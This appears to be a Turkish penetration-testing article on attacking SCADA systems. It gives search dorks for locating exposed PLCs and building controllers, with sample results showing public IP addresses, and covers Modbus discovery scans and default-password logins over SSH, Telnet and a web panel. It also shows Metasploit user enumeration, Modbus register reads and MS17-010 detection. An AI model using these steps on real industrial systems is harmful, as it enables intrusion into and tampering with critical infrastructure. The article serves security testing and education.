

Scada Sistemlerine Ofansif Bakış




İsmail BÜLBÜL – Cyber Security Consultant

Scada

SCADA “Supervisory Control And Data Acquisition” kelimelerinin baş harflerinden oluşan bir kısaltmadır. Türkçe Merkezi Denetleme Kontrol ve Veri Toplama sistemi olarak çevirebiliriz. SCADA, tesisleri ve endüstriyel sistemleri kontrol etmek ve izlemek için kullanılan bir elektronik sistemdir. Firmalar karmaşık endüstriyel süreçleri otomatikleştirmek, oluşabilecek sorunları hızlı bir şekilde tespit etmek veya düzeltmek ve için Scada Sistemlerini kullanmaktadırlar.

- Petrokimya Endüstrisi
- Demir Çelik Endüstrisi
- Elektrik Santralleri
- Su Arıtma Ve Dağıtım Tesisleri
- Hava Kirliliği Kontrolü
- Boru Hatları
- Otomotiv Endüstrisi
- Bina Otomasyonu vb. sistemlerde scada sistemleri kullanılmaktadır.

SCADA sistemleri DNP3, ModBus, IEC 60870, BACnet, LonWorks, EPICS, CANBus, DeviceNet, InterBus, Hart gibi çeşitli protokolleri desteklemektedir. Bu yazıda, kontrol sistemlerinde hala yaygın olarak kullanılan ModBus/TCP protokolü üzerinde duracağız.



Örnek bir scada Topolojisi

Scada sistemleri kullanılan sektöre göre ağı, network yapısı cihaz markası vb. değişiklikler göstermektedir. Hemen her scada sisteminde rastlayacağınız bileşenler mevcuttur. Bunlar;

İnsan Makine Arabirimi/Denetleyici Makinesi: Genellikle, istemci yazılımı aracılığıyla ağdaki PLC'leri yönetmek ve denetlemek için kullanılan bir yapıdır. İnsanların bir makine, cihaz vb. aletlerle etkileşimini sağlayan bileşendir.



Programlanabilir Kontrol Cihazı (PLC): Scada sistemi ile iletişim halinde olup, ağına bağlı fiziksel bir sistemdir. Endüstriyel sistemlerin vazgeçilmezi olup kontrol sistemi olarak kullanılır. Siber güvenliği açısından; PLC'lere web tarayıcıları, Telnet, SSH ile erişilebilmektedir. Ek olarak, her türlü uygulama ve ağı katmanlı saldırısına maruz kalabilirler.



Son Cihazlar (Algılayıcı (Sensor), Vana (Valve) veya Pompa (Pump)): Genellikle RTU'ya bağlanan fiziksel cihazlardır. PLC'ye radyo, seri bağlantı, Ethernet veya doğrudan modemler gibi iletişim bağlantıları üzerinden birbirleri ile bağlantı kurmaktadır.



Not: Yukarıdaki bileşenler her SCADA ağında standarttır. Veri tabanı sunucuları, seri cihaz arabirimleri vb. gibi diğer cihazlara da rastlayabilirsiniz.

Geçmişte Yaşanan Saldırlardan Bazıları

Stuxnet, ABD ve İsrail'in, İran'ın nükleer çalışmalarını sekteye uğratmak için yapmış olduğu saldırı olduğu düşünülmektedir. 2010 yılında ortaya çıkan virüs İran'ın uranyum zenginleştirme tesislerini etkilemiştir ve süreci sekteye uğratarak 2 yıl gecikmesini sağlamıştır. Stuxnet scada, endüstriyel kontrol sistemlerinin ve dış dünyaya kapalı sistemlerin de hedef olabileceğini göstermesi açısından siber güvenlik konusunda önemli bir yere sahiptir. Virüsün uranyum zenginleştirme tesislerine 3. Parti bir firma çalışanı tarafından bulaşıldığı söylene de bazı kaynaklar tesiste görevli bir mühendisin bilgisayarına usb yolu ile bulaştırılarak saldırının gerçekleştirildiğini yazmaktadır.

Aramco, 15-22 Ağustos 2012 tarihleri arasında Suudi Arabistan'ın Aramco Petrol Firmasının bilgisayarları Shamoon isimli zararlı yazılımın bulaştığı ve bilgisayarlarda bulunan dökümanların silinerek yanan Amerikan bayrağıyla değiştirildiği saldırıdır. Saldırıyı Adaletin Keskin Kılıcı adlı grubun üstlenmesinden dolayı saldırının İran kaynaklı olduğu düşünülmektedir.

Hedef Scada Sistemi Bulmak

Scada kurulu olan bir sistem bulmak için Google ve Shodan kullanabilirsiniz. Arama yapacağınız kısma

"Schneider Electric" automation "

inurl:webvisu.htm ext:htm

inurl:/Portal/Portal.mwsl

intitle:"Miniweb Start Page"

inurl:/Portal0000.htm

vb. Birtakım aramalar yaparak scada sistemi kurulu olan ip adreslerini bulabilirsiniz.

NOT !

Arama yaparken aşağıdaki resimlerde gösterdiğimiz şekilde yapınız. Google ve Shodan aramasının örneklerini aşağıdaki resimlerde görebilirsiniz.

inurl:/Portal/Portal.mwsl

Tümü Görseller Haberler Videolar Haritalar Daha fazla Ayarlar Araçlar

Yaklaşık 146 sonuç bulundu (0,29 saniye)

Station S7-1200_1
 78.218.196.95/Portal/Portal.mwsl?PriNav=Diag&ts... [Bu sayfanın çevirisini yap](#)
 Number, Time, Date, Event, 26, 19, 10:14:55:871 pm, 30.12.2017. .
 ClientArea/DiagDetail.mwsl?EventNumber=26&EventID=02:400C&EventData=19&EventCount=50'
 target='Detail_to_text'>. CPU info: Follow-on operating mode change. - 27, 1A, 10:14:55:809 pm,
 30.12.2017. .

Start Page
 78.218.196.95/Portal/Portal.mwsl?PriNav=Start [Bu sayfanın çevirisini yap](#)
 6 gün önce - Diagnostic Buffer. Module Information. Communication. Variable Status. Data Logs. User
 Pages. Introduction. PLC_1, Off, Print. General: Station name: Station S7-1200_1. Module name:
 PLC_1. Module type: CPU 1214C DCDCRly. IP Address: 192.168.1.50. Status: Operating Mode: RUN.
 Status: OK.

Station S7-1200_1
 78.218.196.95/Portal/Portal.mwsl?PriNav=Diag...ts... [Bu sayfanın çevirisini yap](#)
 Number, Time, Date, Event, 1, 00, 02:53:33:891 pm, 18.01.2018. .
 ClientArea/DiagDetail.mwsl?EventNumber=1&EventID=02:400C&EventData=00&EventCount=50'
 target='Detail_to_text'>. CPU info: Follow-on operating mode change. - 2, 01, 02:53:33:831 pm,
 18.01.2018. .

S7-1200 station_1 - Introduction
<https://2.229.25.7:8080/Portal/Portal.mwsl> - [Bu sayfanın çevirisini yap](#)
 18 Haz 2013 - General: Project Name: webserverV13_V14. TIA Portal: V14. STEP 7 Safety: ---. Station
 name: S7-1200 station_1. Module name: PLC_1. Module type: CPU 1214F DCDCDC. Status: Operating
 Mode: RUN. Status: OK. Fail-safe: Safety mode: Disabled. Collective F-signature: ---. Last fail-safe
 modification: ---

Shodan Developers Book View All...

SHODAN "Schneider Electric" automation Explore Downloads Reports Enterprise Access Contact Us

Exploits Maps Share Search Download Results LM Create Report

TOP COUNTRIES

United States 51
 Canada 6
 Netherlands 2
 Poland 1
 Hungary 1

TOP SERVICES

BACnet 39
 Modbus 22
 663 4

TOP ORGANIZATIONS

Verizon Wireless 25
 Charter Communications 6
 Comcast Business Communica... 3
 Comcast Cable 2
 AT&T Uverse 2

Total results: 65
71.114.166
 71.114.166 static.cloudflare.com
 Charter Communications
 Added on 2019-07-21 13:58:05 GMT
 United States, Azure
 Details

Instance ID: 1013003
 Object Name: OCUAS_C_1013003
 Vendor Name: Schneider Electric
 Application Software: N/A
 Firmware: Server 1.6.1.5000
 Model Name: Building Operation Automation Server

87.251.237.151
 87.251.237.151 static.gem.pln.pl
 Polkomtel Sp. z o.o.
 Added on 2019-07-21 09:53:40 GMT
 Poland, Warsaw
 Details

Instance ID: 1226548
 Object Name: AS_1226548
 Vendor Name: Schneider Electric
 Application Software: N/A
 Firmware: Server 1.6.1.5000
 Model Name: Building Operation Automation Server Premium

166.155.67.197
 166.155.67.197 mycloud.com
 Verizon Wireless
 Added on 2019-07-21 07:35:47 GMT
 United States
 Details

Instance ID: 1224784
 Object Name: AS-P_1224784
 Vendor Name: Schneider Electric
 Application Software: N/A
 Firmware: Server 1.8.1.07
 Model Name: Building Operation Automation Server Premium

Aramalarınızı çoğaltmak isterseniz aşağıda yer alan resim işinizi kolaylaştıracaktır.

Vendor	Product	Version	Method	Dork
Adcon Telemetry	A850 Telemetry Gateway	Generic	Shodan	A850 Telemetry Gateway
ABB	RTU500	RTU560	Shodan	ABB RTU560
ABB	Generic	Generic	Shodan	ABB Webmodule
ACKP	Generic	Generic	Shodan	AKCP Embedded Web Server
Allen-Bradley	Generic	Generic	Shodan	Allen-Bradley
BroadWeb	Generic	Generic	Shodan	BroadWeb
General Electric	Cimplicity	Generic	Shodan	CIMPLICITY-HttpSvr
	Eplus - B/IP to			
Cimetrics	B/WS Gateway Firewall	Generic	Shodan	Cimetrics Eplus Web Server
Schneider Electric	CitectSCADA	Generic	Shodan	CitectSCADA
Schneider Electric	Generic	Generic	Shodan	ClearSCADA
Delta Controls	enteliTOUCH	Generic	Shodan	DELTA enteliTOUCH
Electro Industries GaugeTech	Generic	Generic	Shodan	EIG Embedded Web Server
Elster EnergyICT	Generic	Generic	Shodan	EnergyICT
Elster EnergyICT	RTU	Generic	Shodan	EnergyICT RTU
Generic	Generic	Generic	Shodan	GoAhead-Webs InitialPage.asp
Siemens	Simatic HMI	XP277	Shodan	HMI, XP277
	EtherNet/IP			
HMS	/Modbus-TCP Interface	Generic	Shodan	HMS AnyBus-S WebServer
Beck IPC	IPC@CHIP	Generic	Shodan	IPC@CHIP


Nmap – Zenmap Kullanımı

Google, Shodan yardımı ile bulduğumuz bir scada sistemini ele alalım ve bu sistemin üzerinde bulunan servisleri keşfedelim.

Servis keşfi esnasında hedef sistemde stress yaratmamak adına sistemi nmap veya zenmap ile tararken “-f-f” ve “-T1, -T2” gibi parametreleri kullanarak yavaş bir şekilde ve hedefte fazla trafik yaratmayacak şekilde tarama yapmanız faydalı olacaktır.

! -T1, -T2 parametreleri hedefi yavaş tarayarak hedefte oluşacak trafiği azaltmamızda bize yardımcı olacaktır.

! -f -f parametresi ise hedef sisteme gidecek bağlantının parçalanarak gitmesini ve hedefte oluşacak trafiğin azaltılması konusunda kullanılan parametredir.



“

Hedef sistemi ele aldığınızda sisteme bilginiz doğrultusunda istediğiniz saldırıyı gerçekleştirebilirsiniz ama biz bu yazımızda default şifre kullanımından kaynaklanan saldırıyı ele alacağız. Bu saldırı türünde eğer default şifre ile hedefe ulaşamazsanız Kaba-kuvvet saldırısına başvurabilirsiniz. Kaba-Kuvvet saldırısı yaparken sistemin giriş kısmına veya sistemde yer alan servislere çeşitli isim ve şifreleri deneme yanılma yaparak sistemde yetkili kullanıcıyı bulmamızı sağlar .

“

PLCScan Kullanımı

PLC aralarını taramak iin kullanabileceėiniz yazılımdır. Bir sistemdeki iletiřim protokolleri (modbus, S7comm) aracılıėı ile etkileřimde bulunan cihazları tespit etmektedir. Bulunan cihazların satıcısı, tr gibi bir takım bilgileri edinmeniz konusunda yardımcı olacaktır.

<https://github.com/yanlinlin82/plcscan> adresinden indirebilirsiniz.

Örnek bir tarama ve çıktısını aşağıdaki resimde görebilirsiniz. (Gizlilik ihlali gerekçesi ile çıktıdaki ip adresleri gizlenmiştir .)

[illegible]

Nmap –Script ile Bilgi İfşası

nmap --script modbus-discover.nse --script-args='modbus-discover.aggressive=true' -p 502 166.246.131.158

Tarama başarı ile sonuçlandıktan sonra gördüğünüz gibi hedef sistem hakkında **küçük** çapta bilgi sahibi olabilirsiniz.

```
root@kali:~# nmap --script modbus-discover.nse --script-args='modbus-discover.aggressive=true' -p 502
Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-16 09:07 +01
map scan report for 
Host is up (0.026s latency).

PORT      STATE SERVICE
502/tcp   open  modbus
modbus-discover:
  sid 0x1:
    error: ILLEGAL FUNCTION
    Device identification: Schneider Electric  BMX P34 2020 v2.6
map done: 1 IP address (1 host up) scanned in 2.46 seconds
root@kali:~#
```

1-) Basit Parola Kullanımı

Hedefimizi belirleyerek servis keşfi yaptıktan sonra servislere default şifre girerek erişmeye çalışalım.

Aşağıdaki resimde görüldüğü üzere belirtilen sisteme ssh bağlantısı gerçekleştirilmiş ve default şifre girilerek sistemde login olunmuştur.

```
root@kali:~# ssh -l admin
The authenticity of host ' ' ( ) can't be established.
RSA key fingerprint is
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added ' ' (RSA) to the list of known hosts.
Password:
Last login: Wed Jul 20 08:02:44 UTC 2016 from  on pts/0
Welcome! (use 'help' to list commands)
```

Login olmanın ardından Server'ın yönetici hesabıyla karşılaşacaksınız. Bu hesaptan hangi komutları kullanabildiğimizi görmek için "yardım" yazabilirsiniz.

“

Bu işlemi metasploit yardımı ile geliştirebilir. Wordlistinize göre bruteforce işleminizi güçlendirebilirsiniz.

”

```

msf > search ssh_enum

Matching Modules
=====
Name                               Disclosure Date  Rank  Description
-----
auxiliary/scanner/ssh/ssh_enumusers  normal          normal SSH Username Enumeration

msf > use auxiliary/scanner/ssh/ssh_enumusers
msf auxiliary(ssh_enumusers) > show options

Module options (auxiliary/scanner/ssh/ssh_enumusers):
Name      Current Setting  Required  Description
-----
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     yes              yes       The target address range or CIDR identifier
RPORT      22               yes       The target port
THREADS    1                yes       The number of concurrent threads
THRESHOLD  18               yes       Amount of seconds needed before a user is considered found
USER_FILE  yes              yes       File containing usernames, one per line

msf auxiliary(ssh_enumusers) > set RHOSTS
RHOSTS => 10.100.12.15
msf auxiliary(ssh_enumusers) > set RPORT 1322
RPORT => 1322
msf auxiliary(ssh_enumusers) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/unix_users.txt
msf auxiliary(ssh_enumusers) > show options

Module options (auxiliary/scanner/ssh/ssh_enumusers):
Name      Current Setting  Required  Description
-----
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     yes              yes       The target address range or CIDR identifier
RPORT      1322             yes       The target port
THREADS    1                yes       The number of concurrent threads
THRESHOLD  18               yes       Amount of seconds needed before a user is considered found
USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       File containing usernames, one per line

```

Aynı şekilde aşağıdaki resimde “RTU” adı verilen cihazın kurulu olduğu sisteme telnet ile şifresiz erişim sağlanmıştır.

```

C:\>ls
ls
Invalid command: LS

C:\>dir
dir
.                .RTU                4174                02-03-2016 14:05 -
DIR              0 <DIR>            23-06-2016 12:39 -
DIR              3~1.BIN            131072             28-11-2016 13:21 -
DIR              1.PTU              3923              15-05-2016 08:08 -
DIR              1.FC              218              28-11-2016 13:22 -
DIR              2~1.F PU          4951              01-04-2016 07:36 -
DIR              1.F PU            4951              05-04-2016 08:09 -
DIR              1.F PU            4224              17-04-2016 07:12 -
DIR              4~1.F PU          4951              17-04-2016 07:04 -
DIR              1.F PU            4154              18-01-2016 08:03 -
DIR              1.F PU            4185              17-04-2016 11:00 -
DIR              2.F PU            4185              17-04-2016 11:23 -
DIR              3.F PU            4184              17-04-2016 11:37 -
DIR              4.F PU            4184              25-04-2016 06:54 -
DIR              1.F PU            8104              28-06-2016 11:37 -
DIR              1.F PU            5215              14-05-2016 12:27 -
DIR              5.F PU            1800              15-05-2016 08:02 -
DIR              1.F PU            5217              17-05-2016 06:44 -
DIR              1.G.F PU          7896              29-06-2016 06:03 -
DIR              1.F PU            5596              17-05-2016 06:49 -
DIR              1.F PU            5785              17-04-2016 11:51 -
DIR              1.F PU            5210              13-01-2016 07:40 -
DIR              1.G.F PU          5635              13-01-2016 07:41 -
DIR              1.F PU            5635              17-01-2016 07:27 -
DIR              1.F PU            4152              17-01-2016 07:37 -
DIR              1.F PU            4577              17-01-2016 07:42 -
DIR              2.F PU            4152              17-01-2016 07:44 -
DIR              1.F PU            4152              17-01-2016 07:47 -
DIR              1.F PU            4157              18-01-2016 12:13 -
DIR              2~1.F PU          6611              19-01-2016 12:13 -
DIR              1.F PU            4369              03-03-2016 07:00 -
DIR              1.F PU            8104              28-06-2016 11:21 -
DIR              1.F PU            7036              31-01-2016 07:38 -
DIR              1.F PU            7036              31-01-2016 07:39 -
DIR              2.F PU            7036              31-01-2016 12:04 -
DIR              1.F PU            7896              29-06-2016 05:47 -
DIR              1.F PU            7036              04-02-2016 20:47 -
DIR              1.F PU            7036              04-02-2016 20:48 -
DIR              1.F PU            7036              05-02-2016 07:32 -
DIR              1.F PU            7365              09-05-2016 06:41 -

```

Scada sistemine erişimi kısıtlamak için kurulan htaccess korumasının şifresini 'admin, admin' bırakılmış ve bu sebepten ötürü sisteme girilmiştir.

Industrial Automation & COMMUNICATION SYSTEMS
WILLISTONLND 701-5 7d-6-78.8

KB KB CPU TEMP: %CPU CPU MAX: %CPU CPU MIN: %CPU Load:

Objects(s) (AI, DI)
• Create/Get/Object
• Setup/Object
• View/Object(s)
• View/Object
• ...

D-Tables
• Create/Get/Table
• Setup/Table
• View/Table
• ...

System
• Users
• System Information
• Network Setup
• Network Information
• Email SMTP Setup
• Email Group(s) Setup
• Backup/Restore Mail/Reboot

Factory
• Mail/Info
• Processes

NAME GROUPS
admin admin

NOTES

Oturum açın
Kullanıcı adı: admin
Şifre: admin
Oturum açın İptal

İlgili şifre belirtilen yerlere girilmiş ve aşağıda yer alan görüntüde anlaşıldığı üzere sistemde kontrol edilen proseslere erişim sağlanmıştır.

Industrial Automation & COMMUNICATION SYSTEMS
WILLISTONLND 701-5 7d-6-78.8

Host: System Name: MAC:

Mem Total: KB Mem Free: KB

CPU TEMP: %CPU CPU MAX: %CPU CPU MIN: %CPU Load:

Objects(s) (AI, DI)
• Create/Get/Object
• Setup/Object
• View/Object(s)
• View/Object
• ...

D-Tables
• Create/Get/Table
• Setup/Table
• View/Table
• ...

System
• Users
• System Information
• Network Setup
• Network Information
• Email SMTP Setup
• Email Group(s) Setup
• Backup/Restore Mail/Reboot

Factory
• Mail/Info
• Processes

tag	loc	status	ts	op	ACT
SystemHandler		Starting process: hlerSystem.php Start info:	1526475666	autorun	restart stop autorun
EmailHandler		em-serv 20240 1 0.0 1.3 May06 hlerMail.php	1526475666	autorun	restart stop autorun
IORawTable		em-serv 2351 1 0.3 1.3 2017 hlerIOS.php	1526475667	autorun	restart stop autorun
Objects		em-serv 2369 1 7.7 1.5 2017 hlerSAL.php	1526475662	autorun	restart stop autorun

2-) Data Manipülasyonu

Endüstriyel control sistemlerinde, giriş kısmındada bahsettiğimiz fiziksel saha elemanları (Valf, role, sensor, pompa vb.), RTU, ve PLC bilgisayarlarla haberleşmektedir. Böylece bilgi akışı sağlanmakta ve bu bilgi akışına göre gözlem ve işlem yapılmaktadır.

Endüstriyel control sistemlerinde haberleşme protokolü olarak DNP3, ModBus, IEC 60870, BACnet, LonWorks, EPICS, CANBus, DeviceNet, InterBus, Hart gibi belli başlı protokoller kullanılmaktadır. Bunlardan en yaygın olarak kullanılan protokollerden bir taneside Modbus protokolüdür. Modbus protolü 1979 yılından beri kullanılan eski bir protokoldür. Modbus 502(default) portunda çalışan açık kaynak kodlu bir protocol olup arp poisoning, man in the middle vb. Saldırılara açıktır. Ayrıca saldırgan ağa eriştiği zaman Modbus üzerinden veri okuyup yazma gibi işlemler yapabilir. Modbus üzerinde veri okuyup yazmak için metasploit içerisinde modülde kullanabilirsiniz. "Smod" adı verilen framework sayesinde birçok işlemde yapabilirsiniz ama biz bu yazımızda Modbus-cli aracını kullanarak işlem yapacağız.

Aracı kali linux işletim sistemine kurmak için aşağıda tırnak içerisinde yer alan komutu girmeniz yeterli olacaktır.

"

kali >gem install modbus-cli

"

Modbus –cli kullanımını ve içerisindeki fonksiyonları görüntüleyelim.

```
root@kali:~# modbus --help
Usage:
  modbus [OPTIONS] SUBCOMMAND [ARG] ...

Parameters:
  SUBCOMMAND          subcommand
  [ARG] ...           subcommand arguments

Subcommands:
  read                read from the device
  write               write to the device
  dump                copy contents of read file to the device

Options:
  -h, --help          print help
root@kali:~#
```

Ve –help argümanı ile gördüğümüz modbus-cli kullanımı için aşağıda tırnak içerisinde yer alan argümanı kullanmamız gerekecektir.

"

kali > modbus [OPTIONS] SUBCOMMAND [ARG]

“

modbus-cli, Modicon tarafından schnider electric ürünlerinde kullanılmak üzere geliştirildiği için modbus üzerinden veri okuyup yazabilmemiz için terminolojisini bilmemiz gerekmektedir.

Yani,% MW100 adresinden başlayan ilk on değeri okumak istiyorsak, basitçe şunu girebiliriz;

Kali > modbus read <IP> %MW100 10

```
root@kali:~# modbus read %MW100 10
%Mw100      0
%Mw101      0
%Mw102      0
%Mw103      17302
%Mw104      0
%Mw105      0
%Mw106      0
%Mw107      17302
%Mw108      39322
%Mw109      16025
```

Ve gördüğümüz gibi değerler yukarıdaki resimde yer almaktadır.

4-) Networkdeki Bir Cihazda Güncelleme Eksikliği

Scada sistemleri genellikle Windows işletim sistemi üzerine kurulu olmaktadır. Dolayısıyla Windows sistemlerde meydana gelen zafiyetler ile scada sistemlerini de hacklemek mümkün olacaktır. NSA'nın hacklenmesi ile birlikte sızdırılan zafiyetleri eminim hepiniz biliyorsunuzdur. Wannacry saldırısı ile birlikte hepimizin bildiği "Ms17-010" kodlu zafiyeti bu yazımızda da değineceğiz.

MS17-010

MS17-010, NSA tarafından Windows işletim sistemlerinde çalışması için kullanılmış bir exploit yeni bir güvenlik zafiyetidir. SMB server yani e-posta iletişim protokolü üzerinde bulunan bu exploit RCE (Remote Code Execution) saldırısına dönüştürülmüştür. Belirli isteklerin hatalı bir şekilde işlenmesi nedeniyle SMBv1'de birden fazla uzaktan kod yürütme güvenlik açığı bulunmaktadır. Saldırganlar bu zafiyeti kullanarak uzaktan kod yürütme haricinde hassas bilgilerin ifşasını da sağlayabilmektedir. Aşağıdaki sistemler bu zafiyetten etkilenmektedir. Windows XP Microsoft Windows Vista SP2 Windows 7 Windows 8.1 Windows RT 8.1 Windows 10 Windows Server 2008 SP2 ve R2 SP1 Windows Server 2012 ve R2 Windows Server 2016 Zafiyeti kullanarak alınan makinelerden alınan "Administrator" hash'leri ile lokalde bulunan diğer makinalara sızılama yapılmıştır. Lokalde bilgisi verildikten sonra test sırasında bu zafiyet kapatılmıştır.

Metasploit kütüphanesinde ms17-010 zafiyet türlerinin hepsi bulunmamaktadır. Msfconsole'de SMB servisi için ms17-010 zafiyetinin yer aldığı bir auxiliary modülü bulunmaktadır. Auxiliary modülü ile işletim sistemine ait bilgi toplama yapılmaktadır.


```
Terminal
File Edit View Search Terminal Help

=[ metasploit v4.16.12-dev ]
+ -- ==[ 1693 exploits - 968 auxiliary - 299 post ]
+ -- ==[ 499 payloads - 40 encoders - 10 nops ]
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search ms17

Matching Modules
=====
Name                               Disclosure Date Rank      Description
-----
auxiliary/admin/mssql/mssql_enum_domain_accounts normal      Microsoft SQL Server SUSER SNAME Windows Domain Account Enumeration
auxiliary/admin/mssql/mssql_enum_domain_accounts_sql normal      Microsoft SQL Server SQLi SUSER SNAME Windows Domain Account Enumeration
auxiliary/admin/mssql/mssql_enum_sql_logins normal      Microsoft SQL Server SUSER SNAME SQL Logins Enumeration
auxiliary/admin/mssql/mssql_escalate_execute_as normal      Microsoft SQL Server Escalate EXECUTE AS
auxiliary/admin/mssql/mssql_escalate_execute_as_sql normal      Microsoft SQL Server SQLi Escalate Execute AS
auxiliary/scanner/smb/smb_ms17_010 normal      MS17-010 SMB RCE Detection
exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

msf >
```

msf > use auxiliary/scanner/smb/smb_ms17_010

Auxiliary ile çalışan servise yapılan saldırı tekniklerin hatalı olması durumunda tespit edilme ihtimali yüksektir.

```
Terminal
File Edit View Search Terminal Help

auxiliary/scanner/smb/smb_ms17_010 normal MS17-010 SMB RCE Detection
exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

Name      Current Setting  Required  Description
-----
CHECK_DOPU true            yes       Check for DOUBLEPULSAR on vulnerable hosts
RHOSTS    .               yes       The target address range or CIDR identifier
RPORT     445             yes       The SMB service port (TCP)
SMBDomain .               no        The Windows domain to use for authentication
SMBPass   .               no        The password for the specified username
SMBUser   .               no        The username to authenticate as
THREADS   1               yes       The number of concurrent threads

msf auxiliary(smb_ms17_010) > set RHOSTS
RHOSTS => 10.100.12.21
msf auxiliary(smb_ms17_010) > exploit

[*] 10.100.12.21:445 - Host is likely VULNERABLE to MS17-010! (Windows Server 2008 R2 Enterprise 7601 Service Pack 1)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_ms17_010) >
```

Auxiliary ile makinede çalışan bir ms17-010 zafiyeti tespit edildi. Henüz sistemi ele geçirmek için herhangi bir exploit denenmedi. Kurban makineye ait, Kali Linux (Saldırgan makine 1) tarafında sadece bilgi toplama işlemleri gerçekleştirildi.

Sunucu Mesaj Bloğu (SMB), dosya paylaşımı, yazıcı paylaşımı ve uzak Windows hizmetlerine erişim gibi çok çeşitli amaçlar için Windows makinelerinde kullanılan taşıma protokolüdür. SMB, 139 ve 445 numaralı TCP bağlantı noktaları üzerinden çalışır. Nisan 2017'de Shadow Brokers, Microsoft güvenlik bülteni MS17-010'un bir parçası olan "EternalBlue" adlı bir SMB güvenlik açığı yayımlamıştır. EternalBlue güvenlik açığında, SMBv2 servisi sürümü ve TCP 445 portu kullanılarak bağlantı sağlanır.

5-) Scada Yazılımında Meydana Gelen Bir Zaafiyet

Scada sistemlerini kontrol amaçlı kullanan yazılımlarlada zafiyet meydana gelebilmekte ve sistemin işleyişini tehlikeye atmaktadır.

StruxureWare Scada Expert ClearScada <2013 R2 Remote DoS

ClearScada Schnider Electric tarafından üretilen scada sisitemlerinde bir yazılımdır. Bu yazılımda varolan bir DOS zaafiyeti ile sistem işleyişinin bozulmasına veya durmasına olanak sağlamaktadır. Scada yazılımlarında bulunan ve yayınlanmış zafiyetlerin birçoğunu nessus aracı sayesinde otomotize bir şekilde bulabilirsiniz.

Nessus Scada Pluginleri:

Settings	Credentials	Compliance	Plugins	Show Enabled	Show All
DISABLED			Oracle Linux Local Security Checks	2/22	
DISABLED			OracleVM Local Security Checks	437	
DISABLED			Palo Alto Local Security Checks	49	
DISABLED			Peer-To-Peer File Sharing	89	
DISABLED			Policy Compliance	48	
DISABLED			Red Hat Local Security Checks	4688	
DISABLED			RPC	38	
ENABLED			SCADA	297	
DISABLED			Scientific Linux Local Security Checks	2423	
DISABLED			Service detection	428	
DISABLED			Settings	83	
DISABLED			Slackware Local Security Checks	1035	
DISABLED			SMTP problems	137	
DISABLED			SNMP	33	
DISABLED			Solaris Local Security Checks	3936	
DISABLED			SUSE Local Security Checks	10932	
DISABLED			Ubuntu Local Security Checks	4019	
ENABLED			3S CODESYS Runtime Toolkit < 2.4.7.48 PLCWin1 LDoS (credentialed check)	865/2	
ENABLED			3S CoDeSys Runtime Toolkit NULL Pointer Dereference (credentialed check)	72557	
ENABLED			3S CoDeSys Runtime Toolkit NULL Pointer Dereference (uncredentialed check)	72558	
ENABLED			7-Technologies / Schneider-Electric IGSS Data Collector Detection	87208	
ENABLED			7-Technologies / Schneider-Electric IGSS Detection	52961	
